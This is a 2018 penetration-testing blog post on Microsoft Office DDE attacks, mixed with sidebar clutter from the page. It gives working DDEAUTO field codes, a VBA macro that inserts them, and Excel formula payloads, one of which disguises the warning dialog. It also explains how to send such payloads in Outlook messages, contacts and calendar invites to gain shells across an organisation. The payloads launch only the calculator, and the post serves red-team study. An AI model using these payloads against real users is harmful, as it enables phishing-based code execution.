





Penetration Testing Lab

Articles from the Pentesting Field

[Home](#)[Pentesting Distros](#)[Resources](#)[Submissions](#)[Toolkit](#)[Contact the Lab](#)

January
16, 2018

Microsoft Office – DDE Attacks

 netbiosX  Red Team  DDE, Microsoft Office, Red Team  8 Comments

Microsoft Office is a common application that is deployed in every organisation. This wide usage transforms office into a tool that can be utilized to perform attacks that would allow the red team to gather domain hashes or execute arbitrary code.

Historically execution of code in Microsoft office was performed through the use of Macros. However [SensePost](#) discovered another method of executing arbitrary code by using the DDE (**Dynamic Data Exchange**) protocol. There are various places inside products of office that execution of code is accepted via DDE and this article will demonstrate the majority of these attack vectors. The article [DDE Payloads](#) can be used in conjunction with this post for the production of payloads.

Word

In Microsoft Word the easiest method is to insert a field code as it has been described in the original [post](#) by [SensePost](#) and embed the payload inside the formula.

1 | Insert-> Quick Parts-> Field

Search the Lab

Author




netbiosX

Follow PenTest Lab

Enter your email address to follow this blog and receive notifications of new posts by email.

Join 1,663 other followers

Follow



Adding the following payload inside the brackets will produce some dialog box the next time that the file is opened. If the user chooses the Yes option the payload will be executed.

```
1 {DDEAUTO c:\\windows\\system32\\cmd.exe "/k calc.exe"}
```


Recent Posts

- > Situational Awareness
- > Lateral Movement – WinRM
- > AppLocker Bypass – CMSTP
- > PDF – NTLM Hashes
- > NBNS Spoofing

Categories

- > Coding (10)
- > Defense Evasion (20)
- > Exploitation Techniques (19)
- > External Submissions (3)
- > General Lab Notes (21)
- > Information Gathering (12)
- > Infrastructure (2)
- > Maintaining Access (4)
- > Mobile Pentesting (7)
- > Network Mapping (1)
- > Post Exploitation (12)
- > Privilege Escalation (14)
- > Red Team (25)
- > Social Engineering (11)
- > Tools (7)
- > VoIP (4)
- > Web Application (14)
- > Wireless (2)

Archives




Alternatively it is possible to use a Macro to insert a payload into a field code as it was described by [Paul Ritchie](#) in his [blog](#).

```

1  ''' Programmatically inserts a new field code into a word do
2  ''' This is of type "wdFieldDDEAuto" which is a field code w
3  ''' When the document is opened. This includes an example Po
4  Public Sub FieldCodeFun()
5  ' Payload String
6  Dim payload As String
7  payload = ""c:\\windows\\system32\\calc.exe"" ""/c calc.exe
8  ' Insert our payload as a field code
9  Selection.Collapse Direction:=wdCollapseEnd
10 ActiveDocument.Fields.Add Range:=Selection.Range, _
11 Type:=wdFieldDDEAuto, Text:=payload
12 End Sub


```

- > May 2018
- > April 2018
- > January 2018
- > December 2017
- > November 2017
- > October 2017
- > September 2017
- > August 2017
- > July 2017
- > June 2017
- > May 2017
- > April 2017
- > March 2017
- > February 2017
- > January 2017
- > November 2016
- > September 2016
- > February 2015
- > January 2015
- > July 2014
- > April 2014
- > June 2013
- > May 2013
- > April 2013
- > March 2013
- > February 2013
- > January 2013
- > December 2012
- > November 2012
- > October 2012
- > September 2012



The payload will just execute calculator but it can be modified to contain any other payload.

[Mike Czumak](#) did a great discovery which has been discussed in his [blog](#) regarding loading the malicious DDE from another Word document which is externally hosted. The INCLUDE field code can be used with this attack vector combined with the external URL.



Excel

In Microsoft Excel DDE payloads can be utilized through the use of formulas. The following two formulas will execute code (calculator in this case) with the second formula to

- August 2012
- July 2012
- June 2012
- April 2012
- March 2012
- February 2012

@ Twitter

- [@jaysonstreet](#) [@hackinparis](#) [@winnschwartau](#) [@mjmasucci](#) [@gscarp12](#) I will be there for another year! Looking forward to catch up! **2 hours ago**
- RT [@notsosecure](#): New blog by the [#NotSoSecure](#) team: Data Ex filtration via formula injection [notsosecure.com/data-exfiltrat...](#) **3 hours ago**
- GyoIThon - A growing penetration test tool using Machine Learning [github.com/gyoisamurai/Gy...](#) **9 hours ago**
- [@L_AGalloway](#) Safe travel! **21 hours ago**
- [@Carlos_Perez](#) I agree, red team engagements should assess host based security controls. The client will benefit and... [twitter.com/i/web/status/1...](#) **1 day ago**

[Follow @netbiosX](#)


Pen Test Lab Stats

- 3,007,999 hits


Blogroll

obfuscate the dialog box message to make it more legitimate.

```
1 =cmd|'/c calc.exe'!A1
2 =MSEXCEL|'\\..\\..\\..\\Windows\\System32\\cmd.exe /c calc.exe'!''
```



The following dialog box will appear when the user opens the malicious Excel spreadsheet.



The second formula will still execute code but the message in the dialog box will be modified and instead of asking the user to start CMD.EXE it will ask him to start MSEXCEL.exe.


- **Packetstorm** Exploits,Advisories,Tools,Whitepapers 0
- **Metasploit** Latest news about Metasploit Framework and tutorials 0
- **0x191unauthorized** Tutorials 0
- **The home of WeBaCoo** Information about the WeBaCoo and other tutorials 0
- **Command Line Kung Fu** Command Line Tips and Tricks 0

Exploit Databases

- **Exploit Database** Exploits,PoC,Shellcodes,Papers 0
- **Metasploit Database** Exploit & Auxiliary Modules 0
- **Inj3ct0r Database** Remote,Local,Web Apps,Shellcode,PoC 0

Pentest Blogs

- **Carnal0wnage** Ethical Hacking Tutorials 0
- **Coresec** Pentest tutorials,Code,Tools 0
- **Notsosecure** From Pentesters To Pentesters 0
- **Pentestmonkey** Cheatsheets,Tools and SQL Injection 0
- **Pentester** Web Application Testing,Tips,Testing Tools 0
- **Packetstorm** Exploit Files 0
- **room362** Blatherings of a Security Addict 0
- **darkoperator** Shell is only the Beginning 0
- **Irongeek** Hacking Videos,Infosec Articles,Scripts 0



Outlook

In Outlook there are various locations that execution of DDE payloads can happen. Depending on the situation every method could be useful. For example if domain credentials have been obtained it might be easier to weaponise an email message and to send to multiple other users in order to obtain more shells inside the organisation.

Message

Sending an outlook message that contains a DDE can also execute code automatically. The same applies and for email messages that are sent as attachments.

Professional

➤ **The Official Social Engineering Portal** Information about the Social Engineering Framework, Podcasts and Resources 0

Next Conference

Security B-Sides London

April 29th, 2014

The big day is here.

Facebook Page




Penetrati...

9.9K likes

 Like Page


Be the first of your friends to like this

```
{DDEAUTO c:\\windows\\system32\\cmd.exe "/k calc.exe" }
```




Outlook Message – DDE Payload

However the email message needs to be sent as Rich Text Format (RTF) and delivered as RTF since some mail services convert all emails to HTML which will make the DDE payload to not work.




Outlook Message – DDE and RTF

When the message arrive in the inbox of the user the DDE will execute upon browsing in that message.




Contact

Creation of a new contact or modification of an existing one and placing the DDE payload into the notes area can lead to execution of code.




The contact needs to be sent to the target user.



The screenshot shows a standard Outlook contact form. The 'To' field is empty. The 'Cc' field is empty. The 'Subject' field contains the text 'DDE'. The 'Attached' field shows a file icon and the text 'DDE Outlook item'. Below the form, the text 'Outlook – Forward Contact with DDE' is visible.

When the user opens the contact it will execute the embedded DDE payload.



Outlook – DDE Execution

Calendar Invite

The same concept applies and via calendar invitations. Sending a meeting invitation with a DDE payload will result in code execution if the user interacts with that invite (open or cancel).

Appointment

Delete | Appointment | Scheduling Assistant | Online Meeting | Meeting Notes | Cancel Invitation | Address Book | Check Names | Response Options

Actions | Show | TeamViewer | Meeting N... | Attendees

i You haven't sent this meeting invitation yet.

Send

From: [Redacted]

To: [Redacted]

Subject: [Redacted]

Location: [Redacted]

Start time: Mon 08/01/2018 08:00 ☐ All day event

End time: Mon 08/01/2018 08:30

{DDEAUTO c:\\windows\\system32\\cmd.exe "/k calc.exe" }


Outlook – DDE via Calendar Invitations

References

- <https://medium.com/red-team/dde-payloads-16629f4a2fcd>
- <http://staaldraad.github.io/2017/10/23/msword-field-codes/>
- <http://willgenovese.com/office-ddeauto-attacks/>
- <https://www.secarma.co.uk/labs/is-dynamic-data-exchange-dde-injection-a-thing/>

Advertisements

Older posts



Blog at WordPress.com.

u